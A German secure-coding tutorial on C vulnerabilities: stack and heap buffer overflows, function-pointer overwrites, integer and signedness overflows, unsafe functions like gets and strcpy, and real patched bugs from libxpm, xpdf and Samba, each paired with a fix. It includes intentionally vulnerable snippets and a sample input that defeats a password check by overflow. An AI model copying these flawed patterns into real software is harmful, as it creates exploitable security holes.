Sicherheitsrelevante Programmierfehler

Thomas Biege <tom@electric-sheep.org>

Erste Version:
05. September 2001

Letzte Korrektur:
25. Februar 2018

0. Einleitung - Motivation

"Warum sollte ich als Programmierer auf Sicherheit achten?"
"Ich will mein Programm nur schnell fertig stellen, und es soll so viele Funktionen wie möglich bieten."
Diese Aussagen spiegeln i. d. R. die Einstellung von vielen (natürlich nicht allen) Programmieren wieder. Diese pragmatischen und kurzsichtigen Ansichten entstehen aber nicht grundlos. Die Entwicklerteams von kommerzieller, aber auch nicht-kommerzieller (s. KDE vs. GNOME, Kernelentwicklung etc.), Software stehen unter einem hohen Erwartungsdruck. Riesige Softwareprodukte müssen in Rekordzeit an den Kunden gebracht werden weil der Manager, der den Vertrag mit den Kunden ausgehandelt hat, aufgrund mangelnder Erfahrung nicht in der Lage war einen angemessenen Zeitraum festzulegen. Oder es besteht ein Konkurrenzkampf, der gewonnen werden muss.
Aufgrund dieser Tatsache kommt es immer wieder zu Sicherheitsproblemen in großen und kleinen Programmen. Diese Sicherheitsprobleme führen zu Kosten nicht nur innerhalb der Entwicklungsfirma, sondern auch beim Kunden.
Diese Kosten setzen sich aus folgenden Punkten zusammen:

- Programmierer müssen von laufenden Projekten abgezogen werden, um die Sicherheitslücke zu beheben
- Kunden müssen informiert werden
- das neue Produkt muss dem Kunden zur Verfügung gestellt werden
- der Kunde muss das alte Produkt ersetzen, was zu Fehlern führt, die wiederum die eigene Support-Abteilung belasten
- das Image des Unternehmens wird angekratzt, was langfristig zum größten Schaden führt (s. Einbrüche in das Microsoft-Netzwerk über Microsoft-Produkte)[1]
- Zudem werden/müssen Produkte für Banken und Versicherungen i. d. R. von einem externen (und sehr teuren) Consultant überprüft werden. Und diese Arbeit kann ein Tag dauern oder eine Woche je nachdem wie die Code- und Dokumentationsqualität ist.

Wenn schon während der Planungsphase (und noch besser während der Ausbildung des Programmierers) an die Sicherheit gedacht wird, dann können ein Großteil dieser Kosten reduziert oder ganz vermieden werden. Dazu ist es nötig, dass die Entwickler über die Schwächen und Eigenschaften der verwendeten Programmiersprache bescheid wissen, um Probleme vermeiden zu können.
In Sonderfällen, bei Finanz-/Versicherungsprodukten, privilegierten Server-programmen usw. sollte zusätzlich ein Quellcode-Review von zwei erfahrenden Personen, i. d. R. Programmierer, die nicht an dem Projekt beteiligt sind, nach-einander durchgeführt werden (**Vier-Augen-Prinzip**).

1 Sicherheitsprobleme verschweigen kann viel größeren Schaden anrichten, sobald es bekannt wird.

1. C


Die Sprache C ist eine der am häufigsten verwendeten Programmiersprachen. Die Kernels von Betriebssystemen werden mit ihr genauso programmiert, wie kleine privilegierte System-Tools, Server-Dämonen und grafische Benutzeroberflächen (*GUI*). Aus diesem Grund werden die meisten Sicherheitslücken in Programmen gefunden, die mit *C* geschrieben wurden. Das lässt nicht den Rückschluss zu, dass *C* eine "unsichere" Sprache ist, sondern nur, dass *C* sehr verbreitet, kraftvoll und flexibel ist.

Viele der in diesem Abschnitt beschriebenen Sicherheitsrisiken treffen auch auf andere Programmiersprachen zu, da sie abhängig von der Betriebsumgebung sind.

1.1 Speicherüberlauf

Speicherüberläufe (engl. *Buffer Overflows*) ist einer der bekanntesten Gründe für Sicherheitsprobleme und Programmabstürze. Sie entstehen überall da, wo Daten aus nicht-vertrauenswürdigen Quellen, wie Tastatur, Netzwerk oder Benutzerdateien, in einen Speicherbereich mit statischer Größe ohne Längenprüfung geschrieben werden.

Die Auswirkung eines Speicherüberlaufs hängt stark von dem Speichertyp und -inhalt ab. Bevor wir jedoch dazu kommen müssen wir noch einen kleinen Blick auf die Speicherverwaltung von Programmen auf Intel-basierten Prozessoren werfen, um ein besseres Verständnis für die Vorgänge bei den folgenden Beispielen zu bekommen. Lokale Variablen werden auf dem *Stack* und globale Variablen auf dem *Heap* gespeichert. *Stack* und *Heap* teilen sich den selben Speicherbereich, wobei der *Heap* von unten nach oben und der *Stack* von oben nach unten wächst.




Jede Funktion hat ihren eigenen *Stack-Frame*, auf dem sie ihre lokale Variablen speichert. Dasselbe gilt für Programmblöcke, in *C/C++* durch die geschweiften Klammern *{* und *}* gekennzeichnet. Neben lokalen Daten müssen vor dem Sprung zum Maschinencode der Funktion auf dem *Stack* noch Prozessorregisterinhalte gesichert werden damit nach Beendigung der Funktion ein Rücksprung in die aufrufende Funktion möglich ist.

Erst werden die Funktionsparamter vor dem Aufruf des Unterprogramms mit *PUSH* auf dem *Stack* geschrieben.

Der Assembler Befehl *CALL* sichert die aktuelle **Position im Maschinencode**, die durch *IP* dargestellt wird.
Das *BP-Register*, das für den *Stack-Frame* der aufrufenden Funktion benötigt wird, wird ebenfalls gesichert.

Letztendlich richtet die Funktion ihren *Stack-Frame* für die lokalen Variablen ein.



Nach Beendigung der Funktion wird das *BP-Register* restauriert und in die übergeordnete Funktion gesprungen. Dies geschieht durch den ASM-Befehl *RET,* der das zuvor auf dem *Stack* gesicherte Register *IP* wiederherstellt.
Das hat zur Folge, dass die Ausführung des Maschinencodes an der Stelle fortfährt, auf die das Registerpaar *CS:IP* zeigt (also direkt nach dem *CALL* Befehl).

Nun aber zu den Auswirkungen.

Stack. Speicherüberläufe auf dem *Stack* können auf drei verschiedene Arten ausgenutzt werden.

- **Inhalte von Variablen**, die auf dem *Stack* über der betroffenen Variable liegen (abhängig vom Prozessortyp), können mit beliebigen Daten vom Angreifer überschrieben werden.
  Ein klassisches Beispiel für ein ausnutzbares Sicherheitsloch ist die Authentifizierung mit Hilfe eines Passworts. Dabei wird erst das Passwort aus einer lokalen Datenbank gelesen und in eine Variable gespeichert. Im späteren Verlauf des Programms wird das Passwort vom Benutzer abgefragt und die beiden Zeichenketten verglichen


  Beispiel:
  `[...]`

```
/* that's our secret phrase */
char origPassword[12] = "Geheim\0";
char userPassword[12];
[...]

gets(userPassword);           /* read user input */
[...]

if(strncmp(origPassword, userPassword, 12) != 0)
{
     printf("Password doesn't match!\n");
     exit(-1);
}
[...]
/* give user access to everything */
[...]
```

Wenn der Benutzer jetzt mehr als 12 Zeichen (*32-Bit Alignment*) eingibt, dann überschreibt er den Inhalt von `origPassword[]`. Gibt er also `'sesamoeffne!sesamoeffne!'` ein, so enthält `userPassword[]` und `origPassword[]` den selben *String* und zwar *'sesamoeffne!'*; ein Vergleich wird also positiv ausfallen.



– Es können natürlich nicht nur Variableninhalte, sondern auch die **gesicherten Register** auf dem *Stack* überschrieben werden. Gibt der Angreifer also noch mehr Zeichen ein und überschreibt den *Instruction Pointer* (*IP*), so kann er Programmcode an einer beliebigen Stelle des Programms ausführen. In der Regel wird aber nicht auf programmeigenen Code gesprungen, sondern es wird die CPU mit eigenem Maschinencode gefüttert. Dazu wird der Maschinencode in die Variable, also dem *Stack*, geschrieben und zusätzlich die gesicherte *IP*-Adresse auf die Startadresse des fremden Programmcodes gesetzt. Wenn die Variable zu klein ist, um den

Maschinencode aufzunehmen, dann kann er auch in dem Programm-*Environment*, auf dem *Heap* oder sonstwo im adressierbaren Raum abgelegt werden.
Wenn nun die Funktion an ihr Ende angelangt ist, wird durch *RET* das *IP*-Register der CPU mit dem *IP*-Wert vom *Stack*, der durch den Angreifer gesetzt wurde, belegt und der Computer führt nun treu die Code-sequenzen des Angreifers aus.

– Desweiteren können **Zeiger auf Funktionen** überschrieben werden, um bei Verwendung dieses Zeigers fremden Code auszuführen. Es läuft wieder nach dem alten Schema ab. Der Angreifer speichert seinen Maschinencode in eine globale oder lokale Variable oder auch im Programm-*Environment* (hierzu ist kein *Overflow* nötig, es wird lediglich ein Aufbewahrungsort für den Code benötigt) und lässt den Funktionszeiger auf seinen Programmcode zeigen. Wird der Funktionszeiger benutzt, dann wird nicht etwa der eigentliche Funktionscode, sondern der Code des Angreifers ausgeführt.

Beispiel:

```
[...]
long (* funcptr) () = atol();
[...]
/*
** irgendwo im erreichbaren Speicher schreibt der
** Angreifer seinen Code
*/
[...]

/*
** durch einen Overflow im Programmcode überschreibt
** der Angreifer den Wert, den (*funcptr) enthält,
** mit der Startadresse seines Codes
*/
[...]

/*
** die Funktion wird über den Zeiger aufgerufen und
** somit der Fremdcode ausgeführt
*/
(*funcptr)(string);
[...]
```

Heap. Genau wie beim *Stack* können auch durch Überläufe auf dem *Heap* Daten und Funktionszeiger üeberschrieben werden, damit das Verhalten des Programms zu Gunsten des Angreifers verändert wird.

Der *Heap* bietet noch die Möglichkeit die *jmp_buf*-Variable der *setjmp(3)* Funktion zu überschreiben. Der *Jump-Buffer* enthält unter anderem die Adresse für die Stelle im Code, an der *setjmp(3)* gesetzt wurde. Wird dieser Wert mit der Start-adresse des eigenen Maschinencodes überschrieben und *longjmp(3)* aufgerufen, dann wird das *IP*-Register auf dem Beginn des fremden Codes gesetzt und damit zur Ausführung gebracht.

Wertebereich. Fehler, die in letzter Zeit immer mehr an Bedeutung gewonnen haben, da man sie nur schwer findet und ihre Auswirkung oft plattformabhängig ist, sind die sog. *Integer Overflows* und *Signed Bugs*.

Zu beachten ist, dass *Overflows* für vorzeichenlose Zahlen im C-Standard definiert sind, die Handhabung von verzeichenbehafteten Zahlen aber undefiniert ist und somit von der Compiler Implementierung abhängt.

Erst sollen einige theoretische Codebeispiele die Gefahr verdeutlichen bevor Beispiele aus der Praxis gezeigt werden.

Beispiel:
1.)

```
[...]
unsigned int uintAnzahl;
unsigned int uintGroesse;

uintAnzahl  = uintGetZahlFromUser();
uintGroesse = uintAnzahl * sizeof(struct myStructure);

/*
** Wenn der Benutzer das Maximum für den
** Wertebereich unsigned int (UINT_MAX definiert in
** limits.h) als Zahl eingibt, dann wird
** durch die Multiplikation ein Wert größer als
** UINT_MAX errechnet.
** Die Variable erfährt nun einen Überlauf mit der Folge,
** dass uintGroesse einen kleineren Wert zugewiesen bekommt.
** Man kann sich dieses Verhalten ähnlich vorstellen wie das
** Verhalten eines Ringpuffers.
*/

myStructureArray[i] = malloc(uintGroesse);

/*
** durch den Aufruf von malloc(3) wird also ein
** kleiner Speicherbereiche alloziert als
** UINT_MAX * sizeof(struct myStructure);
```

```
** Der kleinere Buffer führt zwangsläufig zu einen
** Bufferoverflow.
*/
[...]
```

2.)

```
[...]
unsigned int uintAnzahl = uintGetZahlFromUser();
myArray[i] = malloc(uintAnzahl + strlen("oops!"));

/*
** Bei Addition passiert natürlich das selbe,
** der von malloc(3) allozierte Buffer ist zu klein
*/
```

3.)

```
[...]
char Buffer[1024];
[...]

short shortAnzahl;
[...]

shortAnzahl = longGetZahlFromUser();

[...]

if(shortAnzahl > sizeof(Buffer))
{
     fprintf(stderr, "Buffer zu klein!\n");
     exit(-1);
}

/*
** Wenn wir für shortAnzahl -1 angeben, dann ist der
** Ausdruck in der if-Bedingung logisch fals, aber wenn
** wir später ein malloc(3), memcpy(3) oder
** ähnliches machen, dann wird -1 als positiver
** Wert von den Funktionen gehandelt. Der Wert -1
** entspricht ca. 4 GB. Hier ist einmal die Zuweisung 'long'
** zu 'short' sowie auch das Vorzeichen ein Problem!
*/
```

```
[...]
```

Die folgenden Fehler waren alle Teil einer realen Applikation und wurden behoben. Die roten Zeilen enthalten den Fehler, die grünen Zeilen sind die entsprechende Korrektur. Blaue Abschnitte kennzeichnen den Teil, bei dem der Fehler seine negative Auswirkung hat.

Bsp. smalltak 2.1.8:

```
[...]
memset (crgb, 0, 256 * sizeof (unsigned int *));
for (a = 0; a < ncolors; a++)
{
     char1 = colorTable[a].string[0];
     char1 = (unsigned char)colorTable[a].string[0];
     if (crgb[char1] == NULL)
     {
          crgb[char1] = (unsigned int *) ...
[...]
```

Hier haben wir ein Vorzeichenproblem. Die Variable `char1` ist vorzeichenbehaftet und vom Typ *int* (32 Bit). Die Variable `colorTable[a].string[0]` besitzt ebenfalls ein Vorzeichen ist aber vom Typ *char* und deswegen nur 8 Bit groß. Das Problem ist nicht offensichtlich. Da wir einen Wert der Größe 8 Bit einer Variablen mit der Größe 32 Bit zuordnen kann es keinen Überlauf geben. Steht jedoch in `colorTable[a].string[0]` der Wert 0xFF so sind alle 8 Bits gesetzt. Das *Most Significant Bit* (MSB) ist somit auch gesetzt und gibt an, dass der Wert negativ ist. Der binäre Wert 11111111 (0xFF)
entspricht somit dem Dezimalwert -1. Wird 0xFF nun in eine vorzeichenbehaftete 32 Bit Variable überführt, dann wird auch hier das MSB gesetzt. Das Resultat ist nun nicht etwa der Wert 0x000000FF sondern 0xFFFFFFFF (-1 dezimal). Die Variable `char1` wird als Index im Array `crgb[]` benutzt, ist sie nun negativ, dann haben wir einen „Speicherunterlauf“ (*Buffer Underflow*) und kopieren Daten ausserhalb des Arrays und überschreiben evtl. vitale Informationen.

Bsp. libxpm aus Xorg-X11 6.8.2:

```
[...]
unsigned int i;
int i;

for (i = nbytes; --i >=0;)
     *dst++ = *src++;

[...]
```

Eigentlich wurde die Variable `i` zum Typ *unsigned int* gemacht, um *Integer Overflows* zu verhindern. Es stellte sich jedoch heraus, dass dies zu einem anderen Problem führte. Und zwar wird `i` in der For-Schleife als Terminationsbedingung für das Kopieren eines *Strings* benutzt. Es wird so lange ein Byte kopiert wie `i` positiv oder Null (also nicht negativ) ist. Bei jedem Schleifendurchlauf wird `i` um 1 dekrementiert. Da `i` aber per definitionem kein Vorzeichen hat, kann `i` nie negativ werden. Die Schleife läuft also endlos weiter, da die Terminationsbedingung nicht erfüllt wird. Erreicht `i` den Wert 0 und wird ein weiteres mal dekrementiert, dann hat `i` den Wert UINT_MAX (0xFFFFFFFF). Das Resultat ist wieder ein Speicherüberlauf diesmal in `*dst`.

Bsp. libxpm aus Xorg-X11 6.8.1:

```
[...]
static int
CreateOldColorTable(ct, ncolors, oldct)
     XpmColor *ct;
     unsigned int ncolors;
     XpmColor ***oldct;
{
     XpmColor **colorTable, **color;
     int a;
     unsigned int a;

     if (ncolors >= UINT_MAX / sizeof(XpmColor *))
          return XpmNoMemory;

     colorTable = (XpmColor **) XpmMalloc(ncolors * sizeof
          (XpmColor *));

     if (!colorTable) {
          *oldct = NULL;
          return (XpmNoMemory);
     }

     for (a = 0, color = colorTable; a < (ncolors-1); a++,
                                             color++, ct++)
          *color = ct;

     *oldct = colorTable;
     return (XpmSuccess);
}
[...]
```

Hier haben wir wieder ein Problem in der For-Schleife. Diesmal ist es aber offen-

sichtlicher. Die Bedingung `a < (ncolors-1)` kann zu einer Endlosschleife führen. Da `a` vorzeichenbehaftet ist (1 Bit (das MSB) wird für das Vorzeichen benutzt, darum können nicht die ganzen 64 Bit der Variable benutzt werden, sondern nur 63 Bit) und `ncolors` es nicht ist kann *a* niemals grösser als `ncolors` werden. Genauer gesagt `a` kann maximal halb so groß (INT_MAX) werden wie `ncolors` (UINT_MAX).

Wie kann man sich nun vor *Integer Overflows* schützen? Nicht alle Lösungen sind frei von Nebenwirkungen. Sie mögen auf 32 Bit Maschinen funktionieren aber nicht auf 64 Bit Maschinen. Oder der *C*-Standard definiert das Verhalten bei Wertebereichs-überschreitungen nicht, was dazu führt, dass die Compiler ihr eigenes Süppchen kochen.

Fangen wir mit so einem Fall an. Nehmen wir an der Benutzer übergibt uns eine Variable `n`, die die Anzahl der Elemente vom Typ `struct myData` angibt, die wir gleich empfangen werden. Nun wurden alle Vorkehrungen getroffen, um einen Speicherüberlauf zu vermeiden. Und vor *Integer Overflows* wollen wir uns wie folgt schützen:

```
[...]
#define SIZEOF_MYDATA 100
[...]
int a;
[...]
if(a * SIZEOF_MYDATA / SIZEOF_MYDATA != a)
     [EXIT]
[...]
```

Nach ein paar Gedankenexperimenten sieht man, dass die if-Anweisung mögliche *Integer Overflows* abfängt. Leider hat sie Sache einen subtilen Haken. Der *C*-Standard definiert für überlaufende *signed* Variablen keine Vorgehensweise, während *unsigned* Werte einfach wieder bei 0 beginnen. Das führt dazu, dass unser Test vom Compiler anders interpretiert wird als wir erwarten. In einigen Fällen wird der Teil sogar „weg-optimiert“.

Also benutzen wir den Typ *size_t*, da er nicht vorzeichenbehaftet ist und zudem noch auf allen Architekturen problemlos zu benutzen ist.

Bsp. xpdf 2.02pl1:

```
[...]
size_t size;
[...]
if(size*sizeof(XRefEntry)/sizeof(XRefEntry) != size)
{
  error(-1, "Invalid 'size' inside xref table.");
  ok = gFalse;
  errCode = errDamaged;  #define SIZEOF_MYDATA 100
```

```
}

entries = (XRefEntry *)gmalloc(size * sizeof(XRefEntry));

for (i = 0; i < size; ++i)
{
     entries[i].offset = 0xffffffff;
     entries[i].used = gFalse;
}
[...]
```

Der grün markierte Teil ist soweit völlig in Ordnung, das Problem ist *gmalloc()*.
Der Parameter ist nicht vom Typ *size_t* sondern vom Typ *int*, das Resultat ist also abermals ein Wertebereichsüberlauf. Zudem ist diese Implementierung nicht 64 Bit-tauglich.

Im Dezember 2004 wurde mehrere potentielle *Integer Overflows* im Samba-Code behoben. Dafür wurden die Funktionen *malloc()*, *realloc()*, *calloc()* aus der *glibc* mit eigenen Funktionen ersetzt, die das Ergebnis einer arithmetischen Operation vor dem Allozieren des Speichers prüfen.
Die folgende Funktion ist ein Ersatz für *malloc()*:

```
void *malloc_array(size_t el_size, unsigned int count)
{
     if (count >= MAX_ALLOC_SIZE/el_size) {
          return NULL;
     }

     #if defined(PARANOID_MALLOC_CHECKER)
          return malloc_(el_size*count);
     #else
          return malloc(el_size*count);
     #endif
}
```

Die if-Anweisung bricht ab, wenn der Wertebereich der Ergebnisvariablen überschritten wird. Und natürlich sind wir paranoid und definieren `PARANOID_MALLOC_CHECKER`, um den Codeblock `return malloc_(el_size*count)` zu aktivieren.

Guckt man sich aber nun *malloc_()* genauer an, entdeckt man, dass die vorherige Prüfung ausgehebelt wird, da eine weitere arithmetische Operation folgt (`+ 16`) und somit wieder ein *Integer Overflow* stattfinden kann.

```
void *malloc_(size_t size)
{
     #undef malloc
```

```
        /* If we don't add an amount here the glibc memset
        seems to write one byte over. */

        return malloc(size+16);

        #define malloc(s) __ERROR_DONT_USE_MALLOC_DIRECTLY
}
```

Die Addition wurde nur eingefügt, damit *Valgrind* (ein Programm zum Auffinden von Speicherlecks und ähnlichem) diese Stelle nicht mehr bemängelt. Welch Ironie. Es zeigt, dass ein Werkzeug alleine bei weitem nicht ausreicht, um Code zu überprüfen.

Von diesem Problemen ist nicht nur *C* betroffen sondern auch andere Programmier-sprachen. In *C++* kann bspw. ein *Integer Overflow* im *new[]* Operator auftreten. (http://blogs.msdn.com/oldnewthing/archive/2004/01/29/64389.aspx)

fd_set. Ein besonderer Fall eines Speicherüberlaufs stellt die Bitmaske *fd_set* dar. Diese wird im Zusammenhang mit dem *select(2)* Systemaufruf und den entsprechenden Makros benutzt, um *Sockets* zu verwalten. Sie Socket-Nummer dient als Index in der Bitmaske. Leider wird beim Setzen des Bits nicht die obere Grenze *FD_SETSIZE* beachtet. Dadurch kann es vorkommen, dass das Bit außerhalb des Bitfeldes gesetzt wird aber nur dann, wenn der Kernel einen höheren Wert erlaubt (s. *ulimit(3) – open files*). Sprich, ist die Kernel-Grenze >= *FD_SETSIZE* bekommt man Probleme. Die *fd_set*-Struktur kann sowohl auf dem *Stack* als auch auf dem *Heap* liegen. Das Resultat ist also ein klassischer Speicherüberlauf.

Am Ende dieses Abschnittes werden ein paar **System-/Bibliotheksaufrufe** und **Programmsegmente** aufgelistet, die die **häufigste Ursache für Speicherüberläufe** darstellen.

- gets(3)

  Daten werden von stdin in einen statischen Buffer gelesen. Der bekannteste Bug dieser Art wurde vom **Moris Internet Wurm** im *fingerd* ausgenutzt, um über das Netzwerk Kommandos auszuführen.

  Fehler:

```
[...]
char HopeItFits[12];
[...]

while(gets(HopeItFits) != NULL)
{
     puts(HopeItFits);
     memset(HopeItFits, 0, sizeof(HopeItFits));
```

```
}
[...]
```

Korrektur:
Mit *fgets(3)* können Daten durch Größenbegrenzung sicher eingelesen werden.
Wir geben die Menge der einzulesenden Daten mit `sizeof(HopeItFits)`, also 12 Bytes, an. *fgets(3)* liest dann nur 12-1 Bytes und fügt zudem am Ende des *Strings* das *NULL*-Zeichen ein, dadurch entstehen keine Probleme bei der Weiterverarbeitung des *Strings* mit den weiteren Funktionen aus *string.h*.

```
[...]
char HopeItFits[12];
[...]

while(fgets(HopeItFits, sizeof(HopeItFits), stdin) !=
                                                    NULL)
{
     puts(HopeItFits);
     memset(HopeItFits, 0, sizeof(HopeItFits));
}
[...]
```

- *scanf(3)
  Auch von den *scanf-Funktionen* werden Daten i. d. R. ohne Längenprüfung eingelesen.

  Fehler:
  ```
  [...]
  char HopeItFits[12];
  [...]

  while(scanf("%s", HopeItFits) != NULL)
  {
       puts(HopeItFits);
       memset(HopeItFits, 0, sizeof(HopeItFits));
  }
  [...]
  ```

  Korrektur:
  Bei **scanf(3)* kann im *Format-String* bei den *Format-Tags* eine Größenbegrenzung eingestellt werden. Für Strings geht das mit *%<Größe>s*.

  ```
  [...]
  char HopeItFits[12];
  ```

```
[...]

while(scanf("%11s", HopeItFits) != NULL)
{
     HopeItFits[11] = `\0`;
     puts(HopeItFits);
     memset(HopeItFits, 0, sizeof(HopeItFits));
}
[...]
```

- *sprintf(3)

  Imgrunde besteht hier dasselbe Problem wie mit den *scanf-Funktionen*. Die Größenbegrenzungen können hier entweder auch in den *Format-Tags* definiert werden oder mit Hilfe des zweiten Arguments der Funktion *snprintf(3)* bzw. *vsnprintf(3)*.

  Fehler:

```
[...]
char HopeItFits[12];
char BigBadBuffer[120];
[...]

while(scanf("%120s", BigBadBuffer) != NULL)
{
     BigBadBuffer[119] = `\0`;
     sprintf(HopeItFits, "%s", BigBadBuffer);
     [...]
     memset(HopeItFits, 0, sizeof(HopeItFits));
     memset(BigBadBuffers, 0, sizeof(BigBadBuffers));
}
[...]
```

  Korrektur:

  - *Format-Tags*:

```
     [...]
     char HopeItFits[12];
     char BigBadBuffer[120];
     [...]

     while(scanf("%120s", BigBadBuffer) != NULL)
     {
          BigBadBuffer[119] = `\0`;
          sprintf(HopeItFits, "%.11s", BigBadBuffer);
```

```
        [...]

        memset(HopeItFits, 0, sizeof(HopeItFits));
        memset(BigBadBuffers, 0,
                              sizeof(BigBadBuffers));
    }
    [...]
```

- *snprintf(3)*:

```
    [...]
    char HopeItFits[12];
    char BigBadBuffer[120];
    [...]

    while(scanf("%120s", BigBadBuffer) != NULL)
    {
        BigBadBuffer[119] = `\0`;
        snprintf(HopeItFits, sizeof(HopeItFits), "%s",
                                        BigBadBuffer);
        [...]

        memset(HopeItFits, 0, sizeof(HopeItFits));
        memset(BigBadBuffers, 0,
                              sizeof(BigBadBuffers));
    }
    [...]
```

- strcpy(3)/strcat(3)

  Auch bei *strcpy(3)* und *strcat(3)* muss auf die Größe des Zielpuffers geachtet werden.

  Fehler:

```
[...]
char HopeItFits[12];
char BigBadBuffer[120];
[...]

while(scanf("%120s", BigBadBuffer) != NULL)
{
    BigBadBuffer[119] = `\0`;
    strcpy(HopeItFits, BigBadBuffer);
    [...]
```

```
    memset(HopeItFits, 0, sizeof(HopeItFits));
    memset(BigBadBuffers, 0, sizeof(BigBadBuffers));
}
[...]
```

Korrektur:
Mit *strncpy(3)* bzw. *strncat(3)* kann die Anzahl der zu kopierenden Bytes angegeben werden.
Man muss jedoch aufpassen, da *strncpy(3)*/*strncat(3)* genau die Anzahl der Bytes kopiert, die man als drittes Argument beim Funktionsaufruf angibt und (*strncpy(3)*/*strncat(3))* kein *NULL*-Byte dem *String* anhängt. S*trcpy(3)* und *strcat(3)* funktionieren in dem Fall also nicht wie bspw. *fgets(3)*!

```
[...]
char HopeItFits[12];
char BigBadBuffer[120];
[...]

while(scanf("%120s", BigBadBuffer) != NULL)
{
    BigBadBuffer[119] = `\0`;
    strncpy(HopeItFits, BigBadBuffer,
                                sizeof(HopeItFits)-1);
    HopeItFits[sizeof(HopeItFits)-1] = '\0';
    [...]

    memset(HopeItFits, 0, sizeof(HopeItFits));
    memset(BigBadBuffers, 0, sizeof(BigBadBuffers));
}
[...]
```

- strncpy(3)/strncat(3), bei falscher Benutzung
  Viele Programmierer benutzen *strncat(3)* oder *strncpy(3)* und denken sie befinden sich damit auf der sicheren Seite, vergessen jedoch die besondere Eigenschaft von *strncpy(3)* (s. o.). Dadurch entsteht ein **1-Byte Speicherüberlauf**, der zum Absturz (*Segmentation Fault*) führt aber unter Umständen auch ein Sicherheitsproblem darstellen kann.

  Fehler:
  ```
  [...]
  char HopeItFits[12];
  char BigBadBuffer[120];
  [...]
  ```

```
while(scanf("%120s", BigBadBuffer) != NULL)
{
     BigBadBuffer[119] = `\0`;
     strncpy(HopeItFits, BigBadBuffer,
                                    sizeof(HopeItFits));
     [...]

     memset(HopeItFits, 0, sizeof(HopeItFits));
     memset(BigBadBuffers, 0, sizeof(BigBadBuffers));
}
[...]
```

Korrektur:

```
[...]
char HopeItFits[12];
char BigBadBuffer[120];
[...]

while(scanf("%120s", BigBadBuffer) != NULL)
{
     BigBadBuffer[119] = `\0`;
     strncpy(HopeItFits, BigBadBuffer,
                                    sizeof(HopeItFits)-1);
     HopeItFits[sizeof(HopeItFits)-1] = '\0';
     [...]

     memset(HopeItFits, 0, sizeof(HopeItFits));
     memset(BigBadBuffers, 0, sizeof(BigBadBuffers));
}
[...]
```

- Lesen in einer Schleife ohne Beachtung der Pufferlänge
  Häufig findet man Schleifen, die Benutzereingaben solange einlesen bis ein bestimmtes Zeichen, z. B. das *Newline*-Zeichen *'\n'*, im Eingabe-Stream gefunden wurde.

  Fehler:

```
[...]
int Byte, i;
char HopeItFits[12];
[...]
```

```
i = 0;
while((Byte = getc(stdin)) != `\n`)
{
     HopeItFits[i] = Byte;
     [...]

     i++;
}
[...]
```

Wenn ein Angreifer einen Speicherüberlauf provozieren möchte, dann muss er lediglich mehr als 12 Byte eingeben, die kein *Newline*-Zeichen enthalten.

Korrektur:

```
[...]
int Byte, i;
char HopeItFits[12];
[...]

i = 0;
while((Byte = getc(stdin)) != `\n`)
{
     HopeItFits[i] = Byte;
     [...]

     if(++i >= sizeof(HopeItFits))
     {
          fprintf(stderr, "Too much data read!\n");
          return(-1);
     }
}
[...]
```

Eine Lösung über *strncat(3)* & Co. ist natürlich auch möglich.

- getwd(3)
  Die Bibliotheksfunktion *getwd(3)* gibt den Namen des aktuellen Verzeichnisses in einem *char-Array* zurück, das ihr als Argument übergeben wurde. Ist das Array zu klein für den Namen kommt es zu einem Speicherüberlauf. Neuere Versionen der Implementierung von *getwd(3)* schreiben maximal *PATH_MAX* Zeichen in das Array, man ist also sicher, wenn das Array *PATH_MAX*+1 Byte groß ist.
  Durch die Verwendung von *getcwd(3)* oder *get_current_dir_name(3)* kann man sicher sein, dass man nicht doch zufällig aufgrund von

Implementierungsunterschiede einen Speicherüberlauf zum Opfer fällt.
Es ist jedoch bei *getcwd(3)* Vorsicht geboten, da es auf alten *SunOS* Systemen einfach nur *popen("pwd")* aufruft, und das bringt seine eigenen Sicherheitsprobleme mit sich. (s. Abschnitt Programmumgebung)

- und viele andere
